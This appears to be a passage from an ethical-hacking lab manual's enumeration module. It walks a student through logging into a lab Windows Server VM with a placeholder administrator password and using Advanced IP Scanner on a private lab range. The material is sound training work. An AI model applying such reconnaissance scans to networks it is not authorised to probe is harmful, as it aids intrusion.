
1. Turn on the **Windows Server 2019**, **Parrot Security**, **Ubuntu** and **Android** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.
3. Click **Search** icon () on the **Desktop**. Type **advanced ip** in the search field, the **Advanced IP Scanner** appears in the results, click **Advanced IP Scanner** to launch it.




Module 04 – Enumeration

- The **Advanced IP Scanner** GUI appears, as shown in the screenshot.

Note: If a **Check for updates** pop-up appears, click **Later**.




- In the **IP address range** field, specify the IP range (in this example, we will target **10.10.1.5-10.10.1.23**). Click the **Scan** button.

